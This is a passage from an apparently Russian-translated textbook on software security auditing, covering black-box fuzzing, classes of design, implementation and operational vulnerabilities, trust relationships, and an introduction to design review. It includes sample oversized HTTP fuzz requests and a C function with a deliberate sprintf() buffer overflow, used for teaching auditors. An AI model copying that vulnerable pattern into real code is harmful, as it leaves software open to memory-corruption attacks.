Independent research	A security company or consulting firm performs a software audit independently.	Security product vendors can identify vulnerabilities and implement protective measures in scanners and other security devices. Independent research also functions as an industry watchdog and provides a way for researchers and security companies to establish professional credibility.

Как видно, аудит кода имеет смысл в довольно многих ситуациях. Однако, несмотря на спрос на людей с такими навыками, немногие специалисты обладают подготовкой и опытом, необходимыми для выполнения таких аудитов на высоком уровне. Мы надеемся, что эта книга поможет закрыть этот пробел.

Аудит и тестирование черного ящика

Тестирование черного ящика -- это метод оценки программной системы путем манипулирования только ее открытыми интерфейсами. Обычно этот процесс включает генерацию специально подготовленных входных данных, которые с большой вероятностью заставят приложение выполнить что-то неожиданное, например аварийно завершиться или раскрыть чувствительные

данные. Например, тестирование HTTP-сервера методом черного ящика может включать отправку запросов с аномально большими размерами полей, что может вызвать ошибку повреждения памяти (подробнее она рассматривается далее в главе 5, "Повреждение памяти"). Такой тест может включать корректный запрос, например следующий (предположим, что последовательность "..." представляет гораздо более длинную серию символов "A"):

```
GET AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAA HTTP/1.0
```

Или он может включать некорректный запрос, например такой (снова последовательность "..." представляет гораздо более длинную серию символов "A"):

```
GET / AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAA/1.0
```

Любое аварийное завершение, вызванное такими запросами, указывало бы на довольно серьезную ошибку в приложении. Этот подход становится еще привлекательнее, если учесть, что существуют инструменты для автоматизации процесса тестирования приложений. Такой процесс автоматизированного тестирования черного ящика называется fuzz-testing, а fuzzing-инструменты включают универсальные "глупые" фаззеры и "интеллектуальные" фаззеры, понимающие протокол. Поэтому не нужно вручную пробовать каждый случай, который приходит в голову; достаточно запустить инструмент, возможно с некоторыми собственными модификациями, и собрать результаты.

Преимущество тестирования приложения методом черного ящика в том, что его можно провести быстро и, возможно, почти сразу получить результаты. Однако не все так хорошо; у тестирования черного ящика есть несколько важных недостатков. По сути, оно сводится к тому, что вы бросаете в приложение кучу данных и надеетесь, что оно сделает что-то, чего делать не должно. Вы действительно не знаете, что приложение делает с этими данными, поэтому потенциально существуют сотни путей выполнения кода, которые вы не исследовали, потому что данные, отправленные приложению, эти пути не запускают. Например, возвращаясь к примеру с веб-сервером, представьте, что у него есть определенная внутренняя функциональность, если в строке запроса присутствуют определенные ключевые слова. Посмотрите на следующий фрагмент кода, обращая особое внимание на выделенные строки:

```
struct keyval {
    char *key;
    char *value;
};

int handle_query_string(char *query_string) {
    struct keyval *qstring_values, *ent;
    char buf[1024];

    if(!query_string) return 0;

    qstring_values = split_keyvalue_pairs(query_string);
    if((ent = find_entry(qstring_values, "mode")) != NULL) {
        sprintf(buf, "MODE=%s", ent->value);
        putenv(buf);
    }

    ... more stuff here ...
}
```

У этого веб-сервера есть специализированное нестандартное поведение: если строка запроса содержит последовательность `mode=xxx`, переменная окружения `MODE` устанавливается в значение `xxx`. Однако в этом специализированном поведении есть дефект реализации: переполнение буфера, вызванное неосторожным использованием функции `sprintf()`. Если вы не уверены, почему этот код опасен, не волнуйтесь: уязвимости переполнения буфера подробно рассматриваются в главе 5.

Эту ошибку можно увидеть сразу, изучив код, но инструмент черного ящика или fuzz-testing, вероятно, пропустил бы эту базовую уязвимость. Поэтому помимо простого запуска тестовых инструментов и фиксации результатов нужно уметь осмысленно оценивать конструкции кода. Именно поэтому важен аудит кода. Нужно уметь анализировать код и обнаруживать пути выполнения, которые автоматизированный инструмент может пропустить, а также находить уязвимости, которые автоматизированные инструменты поймать не способны.

К счастью, аудит кода в сочетании с тестированием черного ящика дает максимальные результаты в выявлении уязвимостей за минимальное время. Эта книга вооружает вас знаниями и приемами для тщательного анализа приложения на широкий спектр уязвимостей и дает понимание того, как использовать собственное понимание и творческий подход для обнаружения дефектов, уникальных для конкретного приложения.

Аудит кода и жизненный цикл разработки

Когда вы учитываете риски раскрытия приложения потенциально злонамеренным пользователям, ценность оценки безопасности приложения становится очевидной. Однако нужно точно знать, когда выполнять оценку. В общем случае аудит можно проводить на любом этапе **жизненного цикла разработки систем (Systems Development Life Cycle, SDLC)**. Однако стоимость выявления и исправления уязвимостей может сильно различаться в зависимости от того, когда и как вы решите проводить аудит. Поэтому прежде чем начинать, рассмотрите следующие фазы SDLC:

1. *Технико-экономическое обоснование.* Эта фаза связана с выявлением потребностей, которым должен отвечать проект, и с определением того, является ли разработка решения технологически и финансово осуществимой.
2. *Определение требований.* На этой фазе проводится более глубокое изучение требований к проекту и устанавливаются цели проекта.
3. *Проектирование.* Решение проектируется, и принимаются решения о том, как система технически будет выполнять согласованные требования.
4. *Реализация.* Код приложения разрабатывается в соответствии с проектом, созданным на предыдущей фазе.
5. *Интеграция и тестирование.* Решение проходит некоторый уровень обеспечения качества, чтобы убедиться, что оно работает ожидаемым образом, и выявить ошибки в программном обеспечении.
6. *Эксплуатация и сопровождение.* Решение развернуто и уже используется; изменения, обновления и исправления вносятся в результате обратной связи от пользователей.

Любой процесс разработки программного обеспечения в той или иной степени следует этой модели. Классические модели **водопада** склонны к строгой интерпретации, при которой жизненный путь системы проходит через эту модель только один раз. Напротив, более новые методологии, например **гибкая разработка**, обычно сосредоточены на уточнении приложения через повторяющиеся итерации фаз SDLC. Поэтому способ применения модели SDLC может различаться, но базовые понятия и фазы достаточно согласованы для целей этого обсуждения. Эти различия можно использовать для классификации уязвимостей, а в следующих главах вы узнаете, на каких фазах лучше проводить разные классы проверок.

Классификация уязвимостей

Класс уязвимостей -- это набор уязвимостей, имеющих некоторую объединяющую общность: шаблон или концепцию, которая выделяет конкретную особенность, общую для нескольких разных программных дефектов. Конечно, такое определение может показаться немного запутанным, но

суть в том, что классы уязвимостей -- это всего лишь мысленные инструменты для осмысления программных дефектов. Они полезны для понимания проблем и передачи этого понимания другим, но единой чистой таксономии для группировки уязвимостей в точные, непересекающиеся классы не существует. Одна уязвимость вполне может попадать в несколько классов, в зависимости от терминологии аудитора кода, системы классификации и точки зрения.

В этой книге не используется жесткая формальная таксономия для категоризации уязвимостей; вместо этого проблемы классифицируются последовательным и прагматичным образом, удобным для изложения материала. К некоторым программным уязвимостям лучше подходить с определенной точки зрения. Например, одни дефекты удобнее рассматривать, думая о программе как о взаимодействии высокоуровневых программных компонентов; другой тип дефектов удобнее понимать, представляя программу как последовательность системных вызовов. Независимо от подхода эта книга объясняет термины и понятия, которые вы встретите в литературе по безопасности, чтобы множество терминов и таксономий, используемых сообществом безопасности, оставалось для вас в некотором контексте.

При определении общих классов уязвимостей можно провести несколько общих разграничений, опираясь на обсуждение фаз SDLC. Два широко принятых класса уязвимостей включают уязвимости проектирования (фазы SDLC 1, 2 и 3) и уязвимости реализации (фазы SDLC 4 и 5). Кроме того, эта книга включает третью категорию: эксплуатационные уязвимости (фаза SDLC 6). Сообщество безопасности обычно признает уязвимости проектирования как дефекты в архитектуре и спецификациях программной системы; уязвимости реализации -- как низкоуровневые технические дефекты в фактическом построении программной системы. Категория эксплуатационных уязвимостей охватывает дефекты, возникающие при развертывании и настройке программного обеспечения в конкретной среде.

Уязвимости проектирования

Уязвимость проектирования -- это проблема, возникающая из фундаментальной ошибки или недосмотра в проекте программы. При дефекте проектирования программа небезопасна потому, что делает именно то, для чего была спроектирована; просто ее спроектировали так, чтобы она делала неправильную вещь! Такие дефекты часто возникают из-за предположений о среде, в которой программа будет работать, или о риске воздействия, которому компоненты программы подвергнутся в реальной производственной среде. Дефекты проектирования также называют высокоуровневыми уязвимостями, архитектурными дефектами или проблемами требований либо ограничений программы.

Быстрый взгляд на фазы SDLC напоминает, что проект программной системы определяется программными **требованиями** -- списком целей, которым система должна соответствовать, чтобы выполнить задачи своих создателей. Обычно инженер берет набор требований и строит проектные **спецификации**, сосредоточенные на том, как создать программу, удовлетворяющую этим целям. Требования обычно описывают, что программная система должна делать, например: "Позволить пользователю получить файл транзакций с сервера". Требования также могут задавать возможности, которыми программа должна обладать, например: "Она должна поддерживать 100 одновременных загрузок в час".

Спецификации -- это планы того, как должна быть построена программа, чтобы удовлетворить требованиям. Обычно они включают описание различных компонентов программной системы, сведения о том, как компоненты будут реализованы и что они будут делать, а также сведения о том, как компоненты будут взаимодействовать. Спецификации могут включать архитектурные схемы, логические диаграммы, блок-схемы процессов, спецификации интерфейсов и протоколов, иерархии классов и другие технические спецификации.

Когда люди говорят о дефекте проектирования, они обычно не проводят различия между проблемой требований к программе и проблемой спецификаций программы. Провести такое различие часто непросто, потому что многие высокоуровневые проблемы можно объяснить как недосмотр в требованиях или как ошибку в спецификациях.

Например, протокол TELNET спроектирован так, чтобы позволять пользователям подключаться к удаленной машине и работать с ней так, будто она подключена к локальному терминалу. С точки зрения проектирования у TELNET, пожалуй, есть уязвимость: он полагается на незашифрованную связь. В некоторых средах такая зависимость может быть приемлемой, если нижележащая сетевая среда считается доверенной. Однако в корпоративных сетях и Интернете незашифрованные коммуникации могут быть серьезной слабостью, потому что атакующие, находящиеся на маршруте передачи, могут наблюдать и перехватывать TELNET-сеансы. Если администратор подключается к маршрутизатору через TELNET и вводит имя пользователя и пароль для входа, сниффер может записать эти учетные данные администратора. В отличие от этого, протокол Secure Shell (SSH) служит той же базовой цели, что и TELNET, но устраняет угрозу прослушивания, потому что шифрует все коммуникации.

Уязвимости реализации

В случае **уязвимости реализации** код в целом делает то, что должен, но проблема безопасности возникает в способе выполнения операции. Как и следует ожидать из названия, такие проблемы появляются на фазе реализации SDLC, но часто переносятся и на фазу интеграции и тестирования. Эти проблемы могут возникнуть, если реализация отклоняется от проекта для решения технических несоответствий. Однако чаще всего эксплуатируемые ситуации вызываются техническими артефактами и нюансами платформы и языковой среды, в которой создается программа. Уязвимости реализации также называют низкоуровневыми дефектами или техническими дефектами.

Эта книга включает много примеров уязвимостей реализации, потому что выявление таких технических дефектов -- одна из основных задач процесса анализа кода. Уязвимости реализации охватывают несколько широко известных классов уязвимостей, о которых вы, вероятно, слышали, например переполнение буфера и SQL-инъекцию.

Возвращаясь к примеру TELNET, уязвимости реализации можно найти и в конкретных версиях программ TELNET. Некоторые прежние реализации TELNET-демонов некорректно очищали переменные окружения пользователей, позволяя нарушителям использовать возможности динамической компоновки UNIX-машины для повышения своих привилегий на этой машине. Также существовали дефекты, позволявшие нарушителям выполнять переполнение буфера и атаки форматной строки против различных версий TELNET-демонов, часто вообще без аутентификации. Эти дефекты приводили к тому, что атакующие могли удаленно отдавать произвольные команды на машине от имени привилегированных пользователей. По сути, атакующие могли запустить небольшую программу-эксплойт против уязвимого TELNET-демона и сразу получить root-приглашение на сервере.

Эксплуатационные уязвимости

Эксплуатационные уязвимости -- это проблемы безопасности, возникающие из эксплуатационных процедур и общего использования программы в конкретной среде. Один способ отличить такие уязвимости состоит в том, что они не присутствуют в исходном коде рассматриваемой программы; скорее, они коренятся в том, как программа взаимодействует со своей средой. В частности, они могут включать проблемы настройки программы в ее среде, проблемы настройки поддерживающего программного обеспечения и компьютеров, а также

проблемы, вызванные автоматизированными и ручными процессами вокруг системы. Эксплуатационные уязвимости могут включать даже некоторые типы атак на пользователей системы, например социальную инженерию и кражу. Эти проблемы возникают на фазе эксплуатации и сопровождения SDLC, хотя частично пересекаются с фазой интеграции и тестирования.

Возвращаясь к примеру TELNET, вы знаете, что у TELNET есть дефект проектирования из-за отсутствия шифрования. Допустим, вы рассматриваете программную систему для автоматической торговли ценными бумагами. Предположим, ей нужно каждую ночь обновлять набор весовых значений, чтобы корректировать торговую стратегию на следующий день. Документированная процедура обновления этих данных состоит в том, что администратор в конце каждого рабочего дня входит на машину с использованием TELNET и вводит новый набор значений через простую служебную программу. В зависимости от среды такая процедура может представлять серьезную эксплуатационную уязвимость из-за множества рисков, связанных с использованием TELNET, включая прослушивание и перехват соединения. Короче говоря, эксплуатационная процедура сопровождения программы дефектна, потому что подвергает систему потенциальному мошенничеству и атакам.

Серые зоны

Разграничение между уязвимостями проектирования и реализации обманчиво просто в терминах SDLC, но провести его не всегда легко. Многие уязвимости реализации можно также истолковать как ситуации, в которых проект не предвидел проблему или не учел ее должным образом. С другой стороны, можно утверждать, что низкоуровневые части программной системы тоже в каком-то смысле проектируются. Программист может проектировать множество программных компонентов при реализации спецификации, в зависимости от уровня подробности спецификации. Эти компоненты могут включать класс, функцию, сетевой протокол, виртуальную машину или, возможно, хитрую последовательность циклов и ветвлений. При отсутствии строгого различия в этой книге используется следующее определение уязвимости проектирования:

В общем случае, когда люди говорят об уязвимостях проектирования, они имеют в виду высокоуровневые проблемы архитектуры программы, требований, базовых интерфейсов и ключевых алгоритмов.

Расширяя определение уязвимостей проектирования, эта книга использует следующее определение уязвимости реализации:

Проблемы безопасности в проектировании низкоуровневых частей программы, таких как части отдельных функций и классов, обычно считаются уязвимостями реализации. Уязвимости реализации также включают более сложные логические элементы, которые обычно не рассматриваются в проектной спецификации. (Такие проблемы часто называют логическими уязвимостями.)

Аналогично, нет четкого различия между эксплуатационными уязвимостями и уязвимостями реализации или проектирования. Например, если программа устанавливается в среде небезопасным образом, легко можно утверждать, что это отказ проектирования или реализации. От приложения можно было бы ожидать разработки таким образом, чтобы оно не было уязвимо к подобным проблемам среды. При отсутствии строгого различия в этой книге используется следующее определение эксплуатационной уязвимости:

В общем случае ярлык "эксплуатационные уязвимости" используется для проблем, связанных с небезопасным развертыванием и настройкой программного обеспечения, ненадежными практиками управления и администрирования вокруг программы, проблемами поддерживающих компонентов, таких как серверы приложений и веб-серверы, а также прямыми атаками на

пользователей программы.

Как видите, в понятиях уязвимостей проектирования, реализации и эксплуатации достаточно места для интерпретации и пересечения, поэтому не считайте эти определения безошибочной формальной системой для маркировки программных дефектов. Это просто полезный способ подходить к программным уязвимостям и изучать их.

Общие нити

До этого момента вы познакомились с некоторым контекстом процесса аудита, моделями безопасности и тремя распространенными классами уязвимостей. Эта линия обсуждения продолжается на протяжении всей остальной книги, по мере того как вы будете углубляться в детали конкретных технических проблем. А пока сделайте шаг назад и посмотрите на несколько общих нитей, лежащих в основе уязвимостей безопасности в программном обеспечении, сосредоточившись прежде всего на том, где и почему уязвимости наиболее вероятно проявляются в программе.

Ввод и поток данных

Большинство программных уязвимостей возникает из неожиданного поведения, вызванного реакцией программы на вредоносные данные. Поэтому первый вопрос, который нужно рассмотреть: как именно вредоносные данные принимаются системой и вызывают столь серьезное воздействие. Лучше всего объяснить это, начав с простого примера уязвимости переполнения буфера.

Рассмотрим UNIX-программу, содержащую переполнение буфера, которое запускается чрезмерно длинным аргументом командной строки. В этом случае вредоносные данные -- это пользовательский ввод, поступающий напрямую от атакующего через интерфейс командной строки. Эти данные проходят через программу, пока какая-то функция не использует их небезопасным образом, приводя к эксплуатируемой ситуации.

Для большинства уязвимостей вы найдете некоторый фрагмент вредоносных данных, который атакующий внедряет в систему для запуска эксплойта. Однако эти вредоносные данные могут вступить в игру гораздо более окольным путем, чем прямой пользовательский ввод. Данные могут поступать из нескольких разных источников и через несколько разных интерфейсов. Они также могут проходить через несколько компонентов системы и сильно изменяться, прежде чем достигнут места, где в конечном итоге вызовут эксплуатируемое состояние. Следовательно, при анализе программной системы один из самых полезных аспектов, который стоит рассматривать, -- это поток данных через различные компоненты системы.

Например, у вас есть приложение, которое обрабатывает планирование встреч для крупной организации. В конце каждого месяца приложение формирует отчет обо всех встречах, согласованных в этом цикле, включая краткое резюме каждой встречи. Внимательное изучение кода показывает, что при создании этого резюме описание встречи длиннее 1000 символов приводит к эксплуатируемому состоянию переполнения буфера.

Чтобы эксплуатировать эту уязвимость, вам пришлось бы создать новую встречу с описанием длиннее 1000 символов, а затем заставить приложение запланировать встречу. После этого нужно было бы дождаться создания ежемесячного отчета, чтобы увидеть, сработал ли эксплойт. Ваши вредоносные данные должны были бы пройти через несколько компонентов системы и пережить сохранение в базе данных, все это время избегая обнаружения другим пользователем системы. Соответственно, как проверяющий безопасность вы должны оценить осуществимость этого вектора атаки. Такая точка зрения предполагает анализ потока описания встречи от первоначального

создания через несколько компонентов приложения и, наконец, до его использования в уязвимом коде генерации отчета.

Этот процесс трассировки потока данных является центральным как для анализа проектирования, так и для анализа реализации программного обеспечения. Данные, изменяемые пользователем, представляют серьезную угрозу для системы, а трассировка сквозного потока данных -- основной способ оценить эту угрозу. Обычно нужно определить, где данные, изменяемые пользователем, входят в систему через интерфейс к внешнему миру, например командную строку или веб-запрос. Затем вы изучаете разные способы, которыми такие данные могут перемещаться по системе, одновременно ища любой потенциально эксплуатируемый код, действующий на эти данные. Вероятно, данные пройдут через несколько компонентов программной системы и будут проверяться и изменяться в нескольких точках на протяжении своего жизненного цикла.

Этот процесс не всегда прямолинеен. Часто вы находите фрагмент кода, который почти уязвим, но оказывается безопасным, потому что вредоносный ввод перехватывается или фильтруется раньше в потоке данных. Чаще, чем можно ожидать, эксплойт предотвращается лишь случайно; например, разработчик вводит некоторый код по причине, совершенно не связанной с безопасностью, но побочным эффектом этот код защищает уязвимый компонент ниже по потоку данных. Кроме того, трассировка потока данных в реальном приложении может быть чрезвычайно трудной. Сложные системы часто развиваются органически, что приводит к сильно фрагментированным потокам данных. В процессе обработки одного пользовательского запроса реальные данные могут проходить через десятки компонентов и заходить в код сторонних фреймворков и выходить из него.

Отношения доверия

Разные компоненты программной системы в разной степени доверяют друг другу, и при анализе безопасности конкретной программной системы важно понимать эти отношения доверия. **Отношения доверия** неотделимы от потока данных, поскольку уровень доверия между компонентами часто определяет объем проверки, выполняемой над данными, которыми они обмениваются.

Проектировщики и разработчики часто считают интерфейс между двумя компонентами доверенным или назначают одноранговый либо поддерживающий программный компонент доверенным. Это означает, что они обычно полагают, будто доверенный компонент невосприимчив к вредоносному вмешательству, и чувствуют себя вправе делать предположения о данных и поведении этого компонента. Естественно, если это доверие ошибочно, а атакующий может получить доступ к доверенным сущностям или манипулировать ими, безопасность системы может посыпаться как домино.

Кстати о домино: при оценке отношений доверия в системе важно учитывать **транзитивную** природу доверия. Например, если ваша программная система доверяет определенному внешнему компоненту, а этот компонент, в свою очередь, доверяет определенной сети, ваша система косвенно доверилась этой сети. Если доверие компонента к сети плохо обосновано, он может стать жертвой атаки, которая в итоге поставит под угрозу ваше программное обеспечение.

Предположения и misplaced trust

Еще один полезный способ смотреть на программные дефекты -- думать о них как о следствии необоснованных предположений, которые программисты и проектировщики делают при создании ПО. Разработчики могут делать неверные предположения о многих аспектах программы, включая корректность и формат входящих данных, безопасность поддерживающих программ, потенциальную враждебность среды, возможности атакующих и пользователей и даже поведение и нюансы конкретных вызовов интерфейса прикладного программирования (API) или особенностей

языка.

Концепция неуместных предположений тесно связана с концепцией misplaced trust -- ошибочно размещенного доверия, потому что чрезмерное доверие компоненту во многом равно необоснованному предположению об этом компоненте. В следующих разделах рассматривается несколько способов, которыми разработчики могут совершать ошибки, значимые для безопасности, делая необоснованные предположения и распространяя незаслуженное доверие.

Ввод

Как говорилось ранее, большинство программных уязвимостей запускается тем, что атакующие внедряют вредоносные данные в программные системы. Одна причина, по которой эти данные могут создавать такие проблемы, состоит в том, что программы часто слишком сильно доверяют своим коммуникационным партнерам и делают предположения о возможном происхождении и содержимом данных.

В частности, когда разработчики пишут код для обработки данных, они часто делают предположения о пользователе или программном компоненте, предоставляющем эти данные. При обработке пользовательского ввода разработчики часто предполагают, что пользователи вряд ли станут делать такие вещи, как ввод адреса улицы длиной 5000 символов, содержащего непечатаемые символы. Аналогично, если разработчики пишут код для программного интерфейса между двумя программными компонентами, они обычно делают предположения о том, что входные данные хорошо сформированы. Например, они могут не предусмотреть, что программа поместит в файл бинарную запись с отрицательной длиной или отправит сетевой запрос длиной четыре миллиарда байт.

В отличие от этого, атакующие, рассматривающие код обработки ввода, стараются учитывать любой возможный ввод, который можно подать, включая любой ввод, способный привести к несогласованному или неожиданному состоянию программы. Атакующие стараются исследовать каждый доступный интерфейс программы и специально ищут любые предположения, сделанные разработчиком. Для атакующего любая возможность предоставить неожиданный ввод -- золото, потому что такой ввод часто оказывает тонкое влияние на дальнейшую обработку, которого разработчики не ожидали. В общем случае, если вы можете внести непредвиденное изменение в свойства программы во время выполнения, вы часто можете найти способ использовать это для большего влияния на программу.

Интерфейсы

Интерфейсы -- это механизмы, с помощью которых программные компоненты взаимодействуют друг с другом и с внешним миром. Многие уязвимости вызваны тем, что разработчики не полностью понимают свойства безопасности этих интерфейсов и вследствие этого предполагают, что пользоваться ими могут только доверенные участники. Если программный компонент доступен по сети или через различные механизмы на локальной машине, атакующие могут получить возможность подключиться к этому компоненту напрямую и ввести вредоносные данные. Если компонент написан так, что предполагает доверенность своего партнера, приложение, вероятно, обработает ввод неправильно и эксплуатируемым образом.

Еще серьезнее эту уязвимость делает то, что разработчики часто неверно оценивают сложность доступа атакующего к интерфейсу и потому доверяют интерфейсу без достаточных оснований. Например, разработчики могут ожидать высокой степени безопасности, потому что использовали проприетарный и сложный сетевой протокол с нестандартным шифрованием. Они могут ошибочно предположить, что атакующие вряд ли создадут собственные клиенты и слои шифрования, а затем будут манипулировать протоколом неожиданными способами. К сожалению, такое предположение

особенно ненадежно, поскольку многие атакующие испытывают особую радость от обратной разработки проприетарного протокола.

Подводя итог, разработчики могут ошибочно довериться интерфейсу по следующим причинам:

• Они выбирают способ раскрытия интерфейса, который не обеспечивает достаточной защиты от внешних атакующих.
• Они выбирают надежный способ раскрытия интерфейса, обычно сервис операционной системы, но используют или настраивают его неправильно. Атакующий также может эксплуатировать уязвимость базовой платформы, чтобы получить неожиданный контроль над этим интерфейсом.
• Они предполагают, что интерфейс слишком труднодоступен для атакующего, а это обычно опасная ставка.

Атаки через окружение

Программные системы не работают в вакууме. Они работают как одна или несколько программ, поддерживаемых более широкой вычислительной средой, которая обычно включает такие компоненты, как операционные системы, аппаратные архитектуры, сети, файловые системы, базы данных и пользователи.

Хотя многие программные уязвимости возникают из обработки вредоносных данных, некоторые программные дефекты проявляются, когда атакующий манипулирует нижележащей средой программы. Такие дефекты можно считать уязвимостями, вызванными предположениями о базовой среде, в которой работает программа. У каждого типа поддерживающей технологии, на которую может полагаться программная система, есть множество лучших практик и нюансов, и если разработчик приложения не полностью понимает потенциальные проблемы безопасности каждой технологии, ошибиться и создать экспозицию безопасности может быть слишком легко.

Классический пример этой проблемы -- тип состояния гонки, часто встречающийся в UNIX-программах и называемый гонкой `/tmp` (произносится как "temp race"). Она возникает, когда программе нужно использовать временный файл, и она создает этот файл в публичном каталоге системы, расположенном в `/tmp` или `/var/tmp`. Если программа написана недостаточно аккуратно, атакующий может предугадать ее действия и устроить для нее ловушку в публичном каталоге. Если атакующий создаст символическую ссылку в правильном месте и в правильное время, программу можно обманом заставить создать временный файл в другом месте системы и под другим именем. Обычно это приводит к эксплуатируемому состоянию, если уязвимая программа выполняется с привилегиями root (администратора).

В этой ситуации уязвимость была запущена не через данные, которые атакующий передал программе. Вместо этого это была атака на среду выполнения программы, из-за которой взаимодействие программы с ОС пошло неожиданным и нежелательным образом.

Исключительные условия

Уязвимости, связанные с обработкой исключительных условий, переплетены с уязвимостями данных и окружения. В сущности, **исключительное условие** возникает, когда атакующий может внешними средствами вызвать неожиданное изменение нормального потока управления программы. Такое поведение может включать асинхронное прерывание программы, например доставку сигнала. Оно также может включать потребление глобальных системных ресурсов для намеренного вызова состояния отказа в конкретном месте программы.

Например, UNIX-система отправляет сигнал SIGPIPE, если процесс пытается записать в закрытое сетевое соединение или канал; поведение по умолчанию при получении этого сигнала -- завершить процесс. Атакующий может заставить уязвимую программу записать в канал в удобный момент, а

затем закрыть канал до того, как приложение сможет успешно выполнить операцию записи. Это приведет к сигналу SIGPIPE, который может заставить приложение прерваться и, возможно, оставить систему в целом в нестабильном состоянии. Более конкретный пример: демон состояния Network File System (NFS) в некоторых дистрибутивах Linux был уязвим к аварийному завершению, вызванному закрытием соединения в правильный момент. Эксплуатация этой уязвимости создавала нарушение функциональности NFS, сохранявшееся до тех пор, пока администратор не вмешивался и не перезапускал демон.

Итоги

В этой короткой главе вы охватили большой объем материала, и у вас могло остаться немало вопросов. Не беспокойтесь: следующие главы углубляются в детали и постепенно дают ответы. Сейчас важно, чтобы у вас было хорошее понимание того, что может пойти не так в компьютерном программном обеспечении, и понимание терминологии, используемой при обсуждении этих проблем. Вы также должны были оценить необходимость аудита безопасности приложений и познакомиться с различными аспектами этого процесса. В следующих главах вы будете опираться на эту основу, изучая, как использовать процесс аудита для выявления уязвимостей в анализируемых приложениях.

Глава 2. Анализ проектирования

"Конечно. У каждого из нас за спиной незарегистрированный ядерный ускоритель. Никаких проблем."

Билл Мюррей в роли доктора Питера Венкмана, *Охотники за привидениями* (1984)

Введение

Специалисты по компьютерной безопасности обычно делятся на два лагеря в отношении анализа проектирования. Люди с формальным опытом разработки, как правило, восприимчивы к процессу анализа проектирования. Это естественно, поскольку он хорошо соответствует большинству формальных методологий разработки программного обеспечения. Процесс анализа проектирования также может казаться менее трудоемким, чем ручной анализ большой кодовой базы приложения.

В другом лагере находятся аудиторы кода, которым доставляет удовольствие находить самые неясные и сложные уязвимости. Эта группа склонна смотреть на анализ проектирования как на конструкцию из башни из слоновой кости, которая только мешает настоящей работе. Формализованный процесс анализа проектирования и его сосредоточенность на документации воспринимаются как барьер на пути к погружению в код.

Истина в том, что анализ проектирования находится где-то между взглядами этих двух лагерей и ценен для обоих. Анализ проектирования -- полезный инструмент для выявления уязвимостей в архитектуре приложения и расстановки приоритетов компонентов для анализа реализации. Однако он не заменяет анализ реализации; это всего лишь компонент полного процесса проверки. Он значительно облегчает выявление дефектов проектирования и обеспечивает более тщательный анализ безопасности программного проекта. В этом качестве он может сделать весь процесс проверки эффективнее и обеспечить наилучшую отдачу от вложенного времени.

Эта глава дает некоторый контекст по элементам проектирования программного обеспечения и уязвимостям проектирования, а также вводит процесс анализа, помогающий выявлять проблемы безопасности в программном проекте.

Основы проектирования программного обеспечения

Прежде чем браться за тему анализа проектирования, нужно повторить несколько основ проектирования программного обеспечения. Многие из этих понятий тесно связаны с соображениями безопасности, рассматриваемыми далее в главе, особенно в обсуждении моделирования угроз. Следующие разделы вводят несколько понятий, которые помогают установить функциональные границы приложения с точки зрения безопасности.

Алгоритмы

Программную инженерию можно кратко описать как процесс разработки и реализации алгоритмов. С точки зрения проектирования этот процесс сосредоточен на разработке ключевых алгоритмов программы и структур данных, а также на задании логики предметной области. Чтобы понять требования безопасности и потенциальные уязвимости проекта системы, сначала нужно понять основные алгоритмы, из которых состоит система.

Логика предметной области

Логика предметной области (или **бизнес-логика**) задает правила, которым программа следует при обработке данных. Проект программной системы должен включать правила и процессы для основных задач, выполняемых программой. Один важный компонент проектирования ПО -- ожидания безопасности, связанные с пользователями и ресурсами системы. Например, рассмотрим банковское ПО со следующими правилами:

• Человек может перевести деньги со своего основного счета на любой допустимый счет.
• Человек может перевести деньги со своего счета денежного рынка на любой допустимый счет.
• Человек может переводить деньги со своего счета денежного рынка только один раз в месяц.
• Если баланс основного счета человека становится ниже нуля, деньги автоматически переводятся со счета денежного рынка для покрытия баланса, если такие средства доступны.

Этот пример прост, но видно, что клиенты банка могут обойти ограничение на один перевод в месяц для счетов денежного рынка. Они могут намеренно опустить основной счет ниже нуля, чтобы "освободить" деньги со своих счетов денежного рынка. Следовательно, в проекте этой системы есть недосмотр, который клиенты банка потенциально могут эксплуатировать.

Ключевые алгоритмы

Часто у программ есть требования к производительности, которые диктуют выбор алгоритмов и структур данных для управления ключевыми фрагментами данных. Иногда эти алгоритмические решения можно оценить с точки зрения проектирования и предсказать уязвимости безопасности, которые могут повлиять на систему.

Например, вы знаете, что программа хранит входящую серию записей в отсортированном связанном списке, поддерживающем базовый последовательный поиск. На основе этого знания можно предвидеть, что специально сформированный огромный список записей может заставить программу потратить значительное время на поиск по связанному списку. Повторяющиеся целевые атаки на такой ключевой алгоритм легко могут привести к временным или даже постоянным нарушениям работы сервера.

Абстракция и декомпозиция

Любой текст о проектировании программного обеспечения неизбежно рассматривает две важнейшие концепции: абстракцию и декомпозицию. Вероятно, вы уже знакомы с ними, но если нет, следующие абзацы дадут краткий обзор.

Абстракция -- это метод уменьшения сложности системы, делающий ее более управляемой. Для этого вы выделяете только самые важные элементы и удаляете ненужные детали. Абстракции являются важнейшей частью того, как люди воспринимают окружающий мир. Они объясняют, почему вы можете увидеть символ вроде и связать его с улыбающимся лицом. Абстракции позволяют обобщать понятие, например лицо, и группировать связанные понятия, например улыбающиеся и хмурые лица.

В проектировании программного обеспечения абстракции -- это способ моделировать процессы, которые будет выполнять приложение. Они позволяют устанавливать иерархии связанных систем, понятий и процессов, изолируя логику предметной области и ключевые алгоритмы. По сути, процесс проектирования -- это всего лишь метод построения набора абстракций, которые затем можно развить в реализацию. Этот процесс становится особенно важным, когда программа должна учитывать интересы широкого круга пользователей или когда ее реализация должна быть распределена между командой разработчиков.

Декомпозиция (или факторизация) -- это процесс определения обобщений и классификаций, составляющих абстракцию. Декомпозиция может идти в двух разных направлениях. Декомпозиция сверху вниз, известная как **специализация**, -- это процесс разбиения более крупной системы на меньшие, более управляемые части. Декомпозиция снизу вверх, называемая **обобщением**, включает выявление сходств в ряде компонентов и разработку более высокоуровневой абстракции, применимой ко всем ним.

Базовые элементы структурной декомпозиции программного обеспечения могут различаться от языка к языку. Стандартная последовательность **сверху вниз** такова: приложение, модуль, класс и функция (или метод). Некоторые языки могут не поддерживать каждое различие в этом списке (например, C не имеет языковой поддержки классов); другие языки добавляют больше различий или используют немного другую терминологию. Для наших целей эти различия не так важны, но ради простоты это обсуждение в основном придерживается модулей и функций.

Отношения доверия

